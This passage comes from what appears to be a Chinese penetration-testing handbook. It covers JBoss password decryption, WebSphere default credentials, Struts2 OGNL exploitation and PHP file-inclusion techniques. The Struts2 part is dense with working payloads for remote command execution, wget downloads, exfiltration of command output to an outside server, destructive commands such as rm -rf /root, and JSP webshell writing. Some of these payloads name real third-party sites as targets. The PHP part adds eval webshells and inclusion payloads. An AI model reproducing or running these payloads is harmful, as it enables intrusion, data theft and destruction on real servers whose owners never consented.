"Usage:\n\tjava JBoss <-e|-d> <encrypted\_password>");

**return**;

}

String mode = args[0];

byte[] kbytes = "jaas is the way".getBytes();

SecretKeySpec key = **new** SecretKeySpec(kbytes, "Blowfish"); Cipher cipher = Cipher.getInstance("Blowfish");

String out = **null**;

**if** (mode.equals("-e")) { String secret = args[1];

cipher.init(Cipher.ENCRYPT\_MODE, key);

byte[] encoding = cipher.doFinal(secret.getBytes()); out = **new** BigInteger(encoding).toString(16);

} **else** {

BigInteger secret = **new** BigInteger(args[1], 16); cipher.init(Cipher.DECRYPT\_MODE, key);

byte[] encoding = cipher.doFinal(secret.toByteArray()); out = **new** String(encoding);

}

System.out.println(out);

}

}

QQ群：632167235

使用-d参数解密：

# **java JBoss -d 5dfc52b51bd35553df8592078de921bc**

**7.1.2.9 Websphere**

**7.1.2.9.1** 安全风险

默认的管理后台地址（ 注意是HTTPS） ： https://localhost:9043/ibm/console/logon.jsp

默认管理密码：

1. admin (测试websphere6-7默认可以直接用admin作为用户标识登录， 无需密码)
2. websphere/ websphere
3. system/ manager

默认端口：

1. 管理控制台端口 9060
2. 管理控制台安全端口 9043
3. HTTP传输端口 9080
4. HTTPS传输端口 9443
5. 引导程序端口 2809
6. SIP端口 5060
7. SIP安全端口 5061
8. SOAP连接器端口 8880
9. SAS SSL ServerAuth端口 9401
10. CSIV2 ServerAuth 侦听器端口 9403
11. CSIV2 MultiAuth 侦听器端口 9402
12. ORB侦听器端口 9100
13. 高可用性管理通讯端口(DCS) 9353
14. 服务集成端口 7276
15. 服务集成安全端口 7286
16. 服务集成器MQ互操作性端口 5558
17. 服务集成器MQ互操作性安全端口 5578

**7.1.2.10 Struct2**

**7.1.2.10.1** 利用流程

测试：

http://www.yeepay.com/individualservice/Login.action?redirect:/xxoo

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

找web目录：

org.apache.catalina.jsp\_classpath里面包含得有项目部署路径， 可以从中找出来。由于yeepay web容器为

jboss， 对url长度好像有限制， 所以需要截取(自己本地Tomcat测试则没有)。检索individualservice位置：

429/990

QQ群：632167235

[http://www.yeepay.com/individualservice/Login.action?redirect:${%23application.get(%](http://www.yeepay.com/individualservice/Login.action?redirect%3A%24) 27org.apache.catalina.jsp\_classpath%27).indexOf(%22individualservice%22)}

位置为8232， substring调整长度：

curl -i<http://www.yeepay.com/individualservice/Login.action>-d 'redirect:${%23application.get(% 27org.apache.catalina.jsp\_classpath%27).substring(8100,8400)}'

找到web目录: /export/home/jboss-4.0.3SP1/server/default/deploy/individualservice.war

**7.1.2.10.2 SSRF**方式

SSRF：

?redirect:http//SERVER/%25{%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{'whoami'}

)).start()}

?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{'command'})).start(),%23b% 3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStreamReader(%23b),%23d%3dnew% [20java.io.BufferedReader(%23c),%23t%3d%23d.readLine(),%23u%3d"htt](http://SERVER/result%3d)p://SERVER/result%3d".concat(%23t),

%23http%3dnew%20java.net.URL(%23u).openConnection(),%23http.setRequestMethod("GET"),% 23http.connect(),%23http.getInputStream()}

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

命令回显+SSRF版：

?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{'command'})).start(),%23b% 3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStreamReader(%23b),%23d%3dnew% 20java.io.BufferedReader(%23c),%23e%3dnew%20char[50000],%23d.read(%23e),%23t%3d%23d.readLine(),% 23matt%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),% 23matt.setContentType(%27text/html%27),%23mat[t.getWriter().println(%23e),%23u%3d"http://SERVER/result](http://SERVER/result)

%3d".concat(%23t),%23http%3dnew%20java.net.URL(%23u).openConnection(),%23http.setRequestMethod ("GET"),%23http.connect(),%23http.getInputStream()}

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

如果仅仅检测：

[/action?action?redirect:http://SERVER/%25{3\*4}](http://SERVER/%25)

**7.1.2.10.3** 开发模式

原因

在 WEB-INF/classes/struts.properties 文件中：

struts.devMode=false

Struts2在开发模式下时， 存在OGNL后门漏洞， 可使攻击者通过该漏洞执行任意代码。

漏洞触发前提： Web应用开启开发模式。如struts.xml配置： <constant name="struts.devMode" value="true" /

>

利用

[http://www.example.com/myaction?foo=(#context["xwork.MethodAccessor.denyMethodExecution"]=](http://www.example.com/myaction?foo=(&amp;context) new java.lang.Boolean(false), #\_memberAccess["allowStaticMethodAccess"]= new java.lang.Boolean(true), @java.lang.Runtime@getRuntime().exec('mkdir /tmp/PWND'))(meh)&z[(foo)('meh')]=true

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

430/990

QQ群：632167235

http://localhost:8080/ff/login\_login.do?user.loginname=(#context ["xwork.MethodAccessor.denyMethodExecution"]= new java.lang.Boolean(false),#\_memberAccess ["allowStaticMethodAccess"]=new java.lang.Boolean (true),#req=@org.apache.struts2.ServletActionContext@getRequest(),#exec=@java.lang.Runtime@getRuntime ().exec(#req.getParameter("cmd")),#iswinreader=new java.io.DataInputStream(#exec.getInputStream ()),#buffer=new byte[1000],#iswinreader.readFully(#buffer),#result=new java.lang.String (#buffer),#response=@org.apache.struts2.ServletActionContext@getResponse(),#response.getWriter().println (#result))&z[(user.loginname)('meh')]=true&cmd=cmd /c set

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

?('\u0023\_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context [\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean ("false")))&(asdf)(('\u0023rt.exit(1)')(\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

?('\u0023\_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context [\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean ("false")))&(asdf)(('\u0023rt.exec("rm -rf /root")')(\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1

**7.1.2.10.4** 检测漏洞

[http://127.0.0.1/Struts2/test.action?('\43\_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\43context](http://127.0.0.1/Struts2/test.action?(%27\\43_memberAccess.allowStaticMethodAccess%27)(a)=true&amp;(b)((%27\\43context) [\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')(('\43\_memberAccess.excludeProperties

\75@java.util.Collections@EMPTY\_SET')(c))&(d)(('@java.lang.Thread@sleep(5000)')(d))

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[http://127.0.0.1/Struts2/test.action?id='%2b(%23\_memberAccess[%22allowStaticMethodAccess%](http://127.0.0.1/Struts2/test.action?id=%27%2b(%23_memberAccess) 22]=true,@java.lang.Thread@sleep(5000))%2b'

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[http://127.0.0.1/Struts2/hello.action?foo=%28%23context[%22xwork.MethodAccessor.denyMethodExecution%](http://127.0.0.1/Struts2/hello.action?foo=%28%23context) 22]%3D+new+java.lang.Boolean%28false%29,%20%23\_memberAccess[%22allowStaticMethodAccess%22]%3d

+new+java.lang.Boolean%28true%29,@java.lang.Thread@sleep(5000))(meh%29&z[%28foo%29%28%27meh% 27%29]=true

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[http://127.0.0.1/Struts2/hello.action?class.classLoader.jarPath=(%23context%5b%](http://127.0.0.1/Struts2/hello.action?class.classLoader.jarPath=(%23context%5b%25) 22xwork.MethodAccessor.denyMethodExecution%22%5d%3d+new+java.lang.Boolean(false)%2c+% 23\_memberAccess%5b%22allowStaticMethodAccess%22%5d%3dtrue%2c+%23a%3d% 40java.lang.Thread@sleep(5000))(aa)&x[(class.classLoader.jarPath)('aa')]

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[http://127.0.0.1/Struts2/hello.action?a=1${%23\_memberAccess[%22allowStaticMethodAccess%](http://127.0.0.1/Struts2/hello.action?a=1%24) 22]=true,@java.lang.Thread@sleep(5000)}

**7.1.2.10.5** 爆路径

[http://www.example.com/struts2-blank/example/X.action?redirect%3A%24%7B%23req%3D%23context.get%](http://www.example.com/struts2-blank/example/X.action?redirect%3A%24%7B%23req%3D%23context.get%25)

431/990

QQ群：632167235

28%27com.opensymphony.xwork2.dispatcher.HttpServletRequest%27%29%2C%23a%3D%23req.getSession% 28%29%2C%23b%3D%23a.getServletContext%28%29%2C%23c%3D%23b.getRealPath%28%22%2F%22% 29%2C%23matt%3D%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27% 29%2C%23matt.getWriter%28%29.println%28%23c%29%2C%23matt.getWriter%28%29.flush%28%29%2C% 23matt.getWriter%28%29.close%28%29%7D

**7.1.2.10.6** 命令回显

[http://www.example.com/struts2-blank/example/X.action?redirect:${%23a%3d(new](http://www.example.com/struts2-blank/example/X.action?redirect%3A%24) java.lang.ProcessBuilder (new java.lang.String[]{'cat','/etc/passwd'})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew java.io.InputStreamReader(%23b),%23d%3dnew java.io.BufferedReader(%23c),%23e%3dnew char[50000],% 23d.read(%23e),%23matt%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),% 23matt.getWriter().println(%23e),%23matt.getWriter().flush(),%23matt.getWriter().close()}

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[http://www.example.com/struts2-blank/example/X.action?redirect:${%23context%5b%](http://www.example.com/struts2-blank/example/X.action?redirect%3A%24) 22xwork.MethodAccessor.denyMethodExecution%22%5d%3dfalse%2c%23f%3d%23\_memberAccess.getClass% 28%29.getDeclaredField%28%22allowStaticMethodAccess%22%29%2c%23f.setAccessible%28true%29%2c% 23f.set%28%23\_memberAccess%2ctrue%29%2c%23a%3d@java.lang.Runtime@getRuntime%28%29.exec% 28%22whoami%22%29.getInputStream%28%29%2c%23b%3dnew java.io.InputStreamReader%28%23a%29% 2c%23c%3dnew java.io.BufferedReader%28%23b%29%2c%23d%3dnew char%5b50000%5d%2c%23c.read% 28%23d%29%2c%23genxor%3d%23context.get%28% 22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22%29.getWriter%28%29%2c%23genxor.println

%28%23d%29%2c%23genxor.flush%28%29%2c%23genxor.close%28%29

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[http://host/struts2-blank/example/X.action?action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]](http://host/struts2-blank/example/X.action?action%3A%25)

{'ls','-l','.'})).start()}

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

将 webStr\75new\40byte[100] 修改为合适的长度[http://127.0.0.1/Struts2/test.action?('\43\_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\43context](http://127.0.0.1/Struts2/test.action?(%27\\43_memberAccess.allowStaticMethodAccess%27)(a)=true&amp;(b)((%27\\43context) [\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')(('\43\_memberAccess.excludeProperties

\75@java.util.Collections@EMPTY\_SET')(c))&(g)(('\43req

\75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(h)(('\43webRootzpro

\75@java.lang.Runtime@getRuntime().exec(\43req.getParameter(%22cmd%22))')(d))&(i) (('\43webRootzproreader\75new\40java.io.DataInputStream(\43webRootzpro.getInputStream())')(d))&(i01) (('\43webStr\75new\40byte[100]')(d))&(i1)(('\43webRootzproreader.readFully(\43webStr)')(d))&(i111) (('\43webStr12\75new\40java.lang.String(\43webStr)')(d))&(i2)(('\43xman

\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)(('\43xman

\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)(('\43xman.getWriter().println (\43webStr12)')(d))&(i99)(('\43xman.getWriter().close()')(d))&cmd=cmd%20/c%20ipconfig

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

将 webStr\75new\40byte[100] 修改为合适的长度[http://127.0.0.1/Struts2/test.action?id='%2b(%23\_memberAccess[%22allowStaticMethodAccess%22]=true,%](http://127.0.0.1/Struts2/test.action?id=%27%2b(%23_memberAccess) 23req=@org.apache.struts2.ServletActionContext@get[Request(),%23exec=@java.lang.Runtime@getRuntime](mailto:Request()%2C%23exec%3D@java.lang.Runtime@getRuntime) ().exec(%23req.getParameter(%22cmd%22)),%23iswinreader=new%20java.io.DataInputStream(% 23exec.getInputStream()),%23buffer=new%20byte[100],%23iswinreader.readFully(%23buffer),%23result=new

%20java.lang.String(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getResponse(),% 23response.getWriter().println(%23result))%2b'&cmd=cmd%20/c%20ipconfig

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

432/990

QQ群：632167235

将 webStr\75new\40byte[100] 修改为合适的长度[http://127.0.0.1/freecms/login\_login.do?user.loginname=(%23context[%](http://127.0.0.1/freecms/login_login.do?user.loginname=(%23context) 22xwork.MethodAccessor.denyMethodExecution%22]=%20new%20java.lang.Boolean(false),%23\_memberAccess [%22allowStaticMethodAccess%22]=new%20java.lang.Boolean(true),% 23req=@org.apache.struts2.ServletActionContext@get[Request(),%23exec=@java.lang.Runtime@getRuntime](mailto:Request()%2C%23exec%3D@java.lang.Runtime@getRuntime) ().exec(%23req.getParameter(%22cmd%22)),%23iswinreader=new%20java.io.DataInputStream(% 23exec.getInputStream()),%23buffer=new%20byte[1000],%23iswinreader.readFully(%23buffer),%23result=new

%20java.lang.String(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getResponse(),% 23response.getWriter().println(%23result))&z[(user.loginname)('meh')]=true&cmd=cmd%20/c%20set

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

将 webStr\75new\40byte[100] 修改为合适的长度[http://127.0.0.1/Struts2/test.action?class.classLoader.jarPath=(%23context%5b%](http://127.0.0.1/Struts2/test.action?class.classLoader.jarPath=(%23context%5b%25) 22xwork.MethodAccessor.denyMethodExecution%22%5d=+new+java.lang.Boolean(false),%23\_memberAccess% 5b%22allowStaticMethodAccess%22%5d=true,%23req=@org.apache.struts2.ServletActionContext@getRequest(),

%23a=%40java.lang.Runtime%40getRuntime().exec(%23req.getParameter(%22cmd%22)).getInputStream(),% 23b=new+java.io.InputStreamReader(%23a),%23c=new+java.io.BufferedReader(%23b),%23d=new+char% 5b50000%5d,%23c.read(%23d),%23s3cur1ty=%40org.apache.struts2.ServletActionContext%40getResponse ().getWriter(),%23s3cur1ty.println(%23d),%23s3cur1ty.close())(aa)&x[(class.classLoader.jarPath) ('aa')]&cmd=cmd%20/c%20netstat%20-an

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

将 webStr\75new\40byte[100] 修改为合适的长度[http://127.0.0.1/Struts2/hello.action?a=1${%23\_memberAccess[%22allowStaticMethodAccess%22]=true,%](http://127.0.0.1/Struts2/hello.action?a=1%24) 23req=@org.apache.struts2.ServletActionContext@get[Request(),%23exec=@java.lang.Runtime@getRuntime](mailto:Request()%2C%23exec%3D@java.lang.Runtime@getRuntime) ().exec(%23req.getParameter(%22cmd%22)),%23iswinreader=new%20java.io.DataInputStream(% 23exec.getInputStream()),%23buffer=new%20byte[1000],%23iswinreader.readFully(%23buffer),%23result=new

%20java.lang.String(%23buffer),%23response=@org.apache.struts2.ServletActionContext@getResponse(),% 23response.getWriter().println(%23result),%23response.close()}&cmd=cmd%20/c%20set

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ struts2-032

2.3.18-2.3.28(except 2.3.20.2 and 2.3.24.2)

[http://www.ao.fudan.edu.cn/fudan/studentLogin.action?method:%23\_memberAccess%3d%40ognl.OgnlContext%](http://www.ao.fudan.edu.cn/fudan/studentLogin.action?method%3A%23_memberAccess%3d%40ognl.OgnlContext%25) 40DEFAULT\_MEMBER\_ACCESS%2c%23a%3d%40java.lang.Runtime%40getRuntime%28%29.exec%28% 23parameters.command[0]%29.getInputStream%28%29%2c%23b%3dnew%20java.io.InputStreamReader% 28%23a%29%2c%23c%3dnew%20java.io.BufferedReader%28%23b%29%2c%23d%3dnew%20char[51020]% 2c%23c.read%28%23d%29%2c%23kxlzx%3d%40org.apache.struts2.ServletActionContext%40getResponse% 28%29.getWriter%28%29%2c%23kxlzx.println%28%23d%29%2c%23kxlzx.close&command=netstat

**7.1.2.10.7 wget**

[http://127.0.0.1/Struts2/hello.action?redirect:${%23a%3d(new](http://127.0.0.1/Struts2/hello.action?redirect%3A%24) java.lang.ProcessBuilder(new java.lang.String[]

[{'wget','http://www.url.com/xx.txt','-](http://www.url.com/xx.txt%27%2C%27-) O','/root/1.jsp'})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew java.io.InputStreamReader(%23b), %23d%3dnew java.io.BufferedReader(%23c),%23e%3dnew char[50000],% 23d.read(%23e), %23piaoye%3d%23context.get ('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),

%23piaoye.getWriter().println (%23e),%23piaoye.getWriter().flush(),%23piaoye.getWriter().close()}

**7.1.2.10.8 getshell**

写文件：

[http://www.example.com/struts2-blank/example/X.action?redirect:${%23req%3d%23context.get](http://www.example.com/struts2-blank/example/X.action?redirect%3A%24) ('com.opensymphony.xwork2.dispatcher.HttpServletRequest'), %23p%3d(%23req.getRealPath(%22/%22)%2b% 22css3.jsp%22).replaceAll("\\\\", "/"), new+java.io.BufferedWriter(new+java.io.FileWriter(%23p)).append(%

433/990

QQ群：632167235

23req.getParameter(%22c%22)).close()}&c=%3c%25if(request.getParameter(%22f%22)!%3dnull)(new

+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22))).write (request.getParameter(%22t%22).getBytes())%3b%25%3e

客户端：

<form [action="http://www.\*\*\*.jp/acdap/test.jsp?f=1.jsp](http://www/)" method="post">

<textarea >code</textarea>

<input type=submit value="提交">

</form>

生成1.jsp文件。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

写文件内容：

[http://xxx.com/test.action?redirect:${%23req%3d%23context.get](http://xxx.com/test.action?redirect%3A%24) ('com.opensymphony.xwork2.dispatcher.HttpServletRequest'),%23w%3d%23context.get ('com.opensymphony.xwork2.dispatcher.HttpServletResponse').getWriter(),%23p%3d%23req.getRealPath(%22/

%22)%2b%23req.getParameter(%22f%22),%23s%3dnew+java.io.RandomAccessFile(%23p,%22rw%22),%

23s.write(%23req.getParameter(%22c%22).getBytes()),%23s.close()}&f=文件.jsp&c=内容

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

写shell：

curl -i ['http://www.yeepay.com/individualservice/Login.action'](http://www.yeepay.com/individualservice/Login.action%27) -d 'redirect:${(%23a%3d(new% 20java.io.PrintWriter(%22/export/home/jboss-4.0.3SP1/server/default/deploy/individualservice.war/lala.jsp%22)),

%23a.write(%27%3C%25%40%20page%20import%3D%22java.io.\*%22%20%25%3E%20%3C%25%20String

%20cmd%20%3D%20request.getParameter(%22cmd%22)%3B%20String%20output%20%3D%20%22%22% 3B%20if(cmd%20!%3D%20null)%20%7B%20String%20s%20%3D%20null%3B%20try%20%7B%20Process% 20p%20%3D%20Runtime.getRuntime().exec(cmd)%3B%20BufferedReader%20sI%20%3D%20new% 20BufferedReader(new%20InputStreamReader(p.getInputStream()))%3B%20while((s%20%3D%20sI.readLine())

%20!%3D%20null)%20%7B%20output%20%2B%3D%20s%20%2B%22%5C%5Cr%5C%5Cn%22%3B%20%7D

%20%7D%20catch(IOException%20e)%20%7B%20e.printStackTrace()%3B%20%7D%20%7D%20%25%3E% 20%3Cpre%3E%20%3C%25%3Doutput%20%25%3E%20%3C%2Fpre%3E%27),%23a.close())%2b%23a}'

shell 地 址 : <http://www.yeepay.com/individualservice/lala.jsp?cmd=id>

**7.1.2.11 XAMMP**

**7.1.2.11.1** 安全风险

XAMMP组件集成了phpmyadmin， 可以直接登录： <http://xxx/phpmyadmin/>

路径xampp为管理页面

**7.1.2.12 LAMPP**

434/990

QQ群：632167235

**7.1.2.12.1** 安全风险

默认ftp密码：

nobody:lampp

**7.1.2.13 PHP**

**7.1.2.13.1** 彩蛋

在网页后添加以下内容可查看相应信息：

?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 (PHP信息列表)

?=PHPE9568F34-D428-11d2-A769-00AA001ACF42 (PHP的LOGO)

?=PHPE9568F35-D428-11d2-A769-00AA001ACF42 (Zend LOGO)

?=PHPE9568F36-D428-11d2-A769-00AA001ACF42 (PHP LOGO 蓝色大象)

是否显示php彩蛋是通过php.ini中expose\_php来控制的。

也可以通过设置.htaccess来进行屏蔽。

RewriteCond %{QUERY\_STRING} \=PHP[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12} [NC]

RewriteRule .\* - [F]

**7.1.2.13.2** 文件包含

前提

远程文件包含必须设置allow\_url\_include参数且PHP >= 5.2.0。伪协议包含需要allow\_url\_fopen参数。

包含上传文件

上传文件， 然后通过文件包含它， 可以是图片或者文本。

php://filter

碰 到 db.php 等 文 件 无 法 包 含 ， 可 以 使 用 ： http://vulnerable/fileincl/example1.php?page=php://filter/read=convert.base64-encode/resource=../sqli/db.php 读取base64编码的文件。

示例：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

给出下面一段代码：

<?php

$str = '<?php exit(\'74\');?>'.$\_GET['c'];

$fname = $\_GET['f'];

file\_put\_contents($fname,$str);

?>

如何成功将phpinfo();写入文件并执行？

435/990

QQ群：632167235

1. 将 <?php exit(\'74\');?> 计算成base64编码。去掉<>?空格等非编码文件后为phpexit74， 长度需要为4的倍数， 所以在真正代码前面添加任意三个字符。
2. 将真正代码 <?php phpinfo(); ?> 进行base64编码为PD9waHAgcGhwaW5mbygpOyA/Pgo=， 可以去掉后面的

=。

1. 访问http://localhost/rocks/a.php?f=php://filter/write/convert.base64-decode/

resource=c.php&c=vvvPD9waHAgcGhwaW5mbygpOyA/Pgo=即可， vvv是任意填补上的三个字符。

1. 生成文件内容 Š^Æ+{âûï<?php phpinfo(); ?>， 访问可以执行。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

php://input

<?php @eval(file\_get\_contents('php://input'))?> http://x.x.x.x/page=php://input

POST数据<?php system('ls');?>

data://

http://x.x.x.x/page=data://text/plain,<?php system($\_GET['cmd']); ?>&cmd=echo Works http://x.x.x.x/page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7Pz4=&cmd=echo Works

[http://vulnerable/fileincl/example1.php?page=data:;base64,PD9waHBpbmZvKCk7Lyo=](http://vulnerable/fileincl/example1.php?page=data%3A%3Bbase64%2CPD9waHBpbmZvKCk7Lyo%3D) http://vulnerable/fileincl/example1.php?page=data:text/plain,<?php system("uname -a");?>

如果内容为unicode， 可以使用如下方式：

data://text/plain,%28%E2%97%8F%27%E2%97%A1%27%E2%97%8F%29

data://text/plain;charset=unicode,(●'◡'●)

phar

类似于java的 .jar 文件。

phar.readonly = Off 这个参数必须设置为Off， 如果为On， 表示phar文档不可写。

生成phar文件：

436/990

QQ群：632167235

上面代码生成一个my.phar文件， 代码输出file2

my.phar文件包含了file1.txt， file2.txt， file3.txt和shell.php这四个文件。当然了， 这四个文件不是真实存在磁盘上。

注意： 这几个文件不能直接通过http访问， 但可以被include和file\_get\_contents等php函数利用。

利用：

<?php

include 'phar://my.phar/shell.php';

?>

不受文件名限制：

<?php

include 'phar://aaa.bbb/shell.php';

?>

包含日志文件、数据库、缓存文件等

错误日志、访问日志等， 如果日志文件较大将会很困难。

包含/proc/self/environ

需要PHP运行在CGI模式。

修改HTTP\_USER\_AGENT=数据。

包含session文件

437/990

<?php

try**{**

$p = new Phar**(**"my.phar", 0, 'my.phar'**);**

**}** catch **(**UnexpectedValueException $e**) {**

die**(**'Could not open my.phar'**);**

**}** catch **(**BadMethodCallException $e**) { echo** 'technically, this cannot happen'**;**

**}**

$p->startBuffering()**;**

$p['file1.txt'] = 'file1'**;**

$p['file2.txt'] = 'file2'**;**

$p['file3.txt'] = 'file3'**;**

$p['shell.php'] = '<?php phpinfo(); eval($\_POST[x]); ?>'**;**

**//** use my.phar

**echo** file\_get\_contents**(**'phar://my.phar/file2.txt'**); // echo** file2

**// make** a **file** named my.phar

$p->setStub**(**"<?php Phar::mapPhar('myphar.phar');

HALT\_COMPILER();"**);**

$p->stopBuffering()**;**

?>

QQ群：632167235

将session设置为PHP代码， 默认session文件会在/tmp/sess\_SESSIONID， 有的会在/var/lib/php5中。

远程网络名称文件包含

可以绕过allow\_url\_fopen=off。

include('\\server\shell.php');

UNC路径包含

可越过磁盘限制， 将磁盘当作文件。

include('\\.\c:\path\..\..\d:\shell.php');

磁盘命名语法绕过

file\_get\_contents('C:\boot.ini'); 等同于file\_get\_contents('C:boot.ini');

自动加入扩展名

有的包含.php扩展名了， 可以使用在最后加入%00将扩展名截断(gpc off && php<5.3.4)， 或者最后加个?或%

23。需要关闭magic quotes。

通常情况下windows的截断长度为260， linux的长度为4096， 这一不用在意具体长度， 只要把需要截断的字符串挤到后面就可以了windows在文件名后加/.或 \.都是可以的。

有的是通过获取最后扩展名来判断的， 可以压缩成.zip， 然后改名为.jpg上传。

**7.1.2.13.3 .user.ini**

以fastcgi运行的php都可以用这个方法。相当于用户自定义php.ini文件。

.user.ini是一个能被动态加载的ini文件。也就是说修改了.user.ini后， 不需要重启服务器中间件， 只需要等待

user\_ini.cache\_ttl所设置的时间（ 默认为300秒） ， 即可被重新加载。可以使用auto\_append\_file、auto\_prepend\_file来构造后门。直接写入： auto\_prepend\_file=01.gif

即可， 访问同目录下任意文件即可包含。

不带任何参数为禁用此功能：

user\_ini.filename =

**7.1.2.13.4 open\_basedir**

介绍

open\_basedir: 将用户可操作的文件限制在某目录下。此配置对磁盘IO影响非常大。

如下是php.ini中的原文说明以及默认配置:

; open\_basedir, if set, limits all file operations to the defined directory

; and below. This directive makes most sense if used in a per-directory or

; per-virtualhost web server configuration file. This directive is

; \*NOT\* affected by whether Safe Mode is turned On or Off. open\_basedir = .

438/990

QQ群：632167235

open\_basedir可将用户访问文件的活动范围限制在指定的区域， 通常是其家目录的路径， 也可用符号"."来代表当前目录。注意用open\_basedir指定的限制实际上是前缀,而不是目录名。

举例来说: 若 open\_basedir = /dir/user, 那么目录 /dir/user 和 /dir/user1 都是可以访问的。所以如果要将访问限制在仅为指定的目录， 请用斜线结束路径名。例如设置成:

open\_basedir = /dir/user/

open\_basedir也可以同时设置多个目录, 在Windows中用分号分隔目录,在任何其它系统中用冒号分隔目录。当其作用于Apache模块时， 父目录中的open\_basedir路径自动被继承。

Apache配置

有三种方法可以在Apache中为指定的用户做独立的设置:

1. 在Apache的httpd.conf中Directory的相应设置方法: php\_admin\_value open\_basedir /usr/local/apache/htdocs/

#设置多个目录可以参考如下:

php\_admin\_value open\_basedir /usr/local/apache/htdocs/:/tmp/

2. 在Apache的httpd.conf中VirtualHost的相应设置方法: php\_admin\_value open\_basedir /usr/local/apache/htdocs/

#设置多个目录可以参考如下:

php\_admin\_value open\_basedir /var/www/html/:/var/tmp/

3. 因为VirtualHost中设置了open\_basedir之后, 这个虚拟用户就不会再自动继承php.ini中的open\_basedir设置值了,这就难以达到灵活的配置措施, 所以建议您不要在VirtualHost中设置此项限制. 例如,可以在php.ini中设置open\_basedir = .:/tmp/, 这个设置表示允许访问当前目录(即PHP脚本文件所在之目录)和/tmp/目录。

Nginx配置

以下三种设置方法均需要PHP版本为5.3或者以上。

1. 在Nginx配置文件中加入

fastcgi\_param PHP\_VALUE "open\_basedir=$document\_root:/tmp/:/proc/";

通常nginx的站点配置文件里用了include fastcgi.conf;， 这样的， 把这行加在fastcgi.conf里就OK了。

如果某个站点需要单独设置额外的目录， 把上面的代码写在include fastcgi.conf;这行下面就OK了， 会把

fastcgi.conf中的设置覆盖掉。

这种方式的设置需要重启nginx后生效。

2. 在php.ini中加入：

[[HOST=www.server110.com]](http://www.server110.com/) open\_basedir=/home/www/www.server110.com:/tmp/:/proc/ [[PATH=/home/www/www.server110.com]](http://www.server110.com/) open\_basedir=/home/www/www.server110.com:/tmp/:/proc/ 这种方式的设置需要重启php-fpm后生效。

3. 在网站根目录下创建.user.ini并写入：

open\_basedir=/home/www/www.server110.com:/tmp/:/proc/

这种方式不需要重启nginx或php-fpm服务。安全起见应当取消掉.user.ini文件的写权限。

注意

若在php.ini所设置的上传文件临时目录为/tmp/, 那么设置open\_basedir时就必须包含/tmp/,否则会导致上传失败。新版php则会提示"open\_basedir restriction in effect"警告信息, 但move\_uploaded\_file()函数仍然可以成功取出/tmp/目录下的上传文件,不知道这是漏洞还是新功能。

绕过

**PHP5.6.1**

439/990

QQ群：632167235

realpath 列举目录:

Realpath 函数是 php 中将一个路径规范化成为绝对路径的方法,它可以去掉多余的../或./等跳转字符,能将相对路径转换成绝对路径。

在开启了 open\_basedir 以后,这个函数有个特点:当我们传入的路径是一个不存在的文件(目录)时,它将返回

false;当我们传入一个不在 open\_basedir 里的文件(目录)时,他将抛出错误(File is not within the allowed path

(s))。所以我们可以通过这个特点,来进行目录的猜解。

* file an existing member:

Warning: include (): open\_basedir restriction in effect. File (D: \ site \ file.txt) is not within the allowed path (s): (d: / site / www /) .....

* file is missing:

Warning: include (): open\_basedir restriction in effect. File (../ file1.txt) is not within the allowed path (s): (d: / site / www /) .....

440/990

QQ群：632167235

441/990

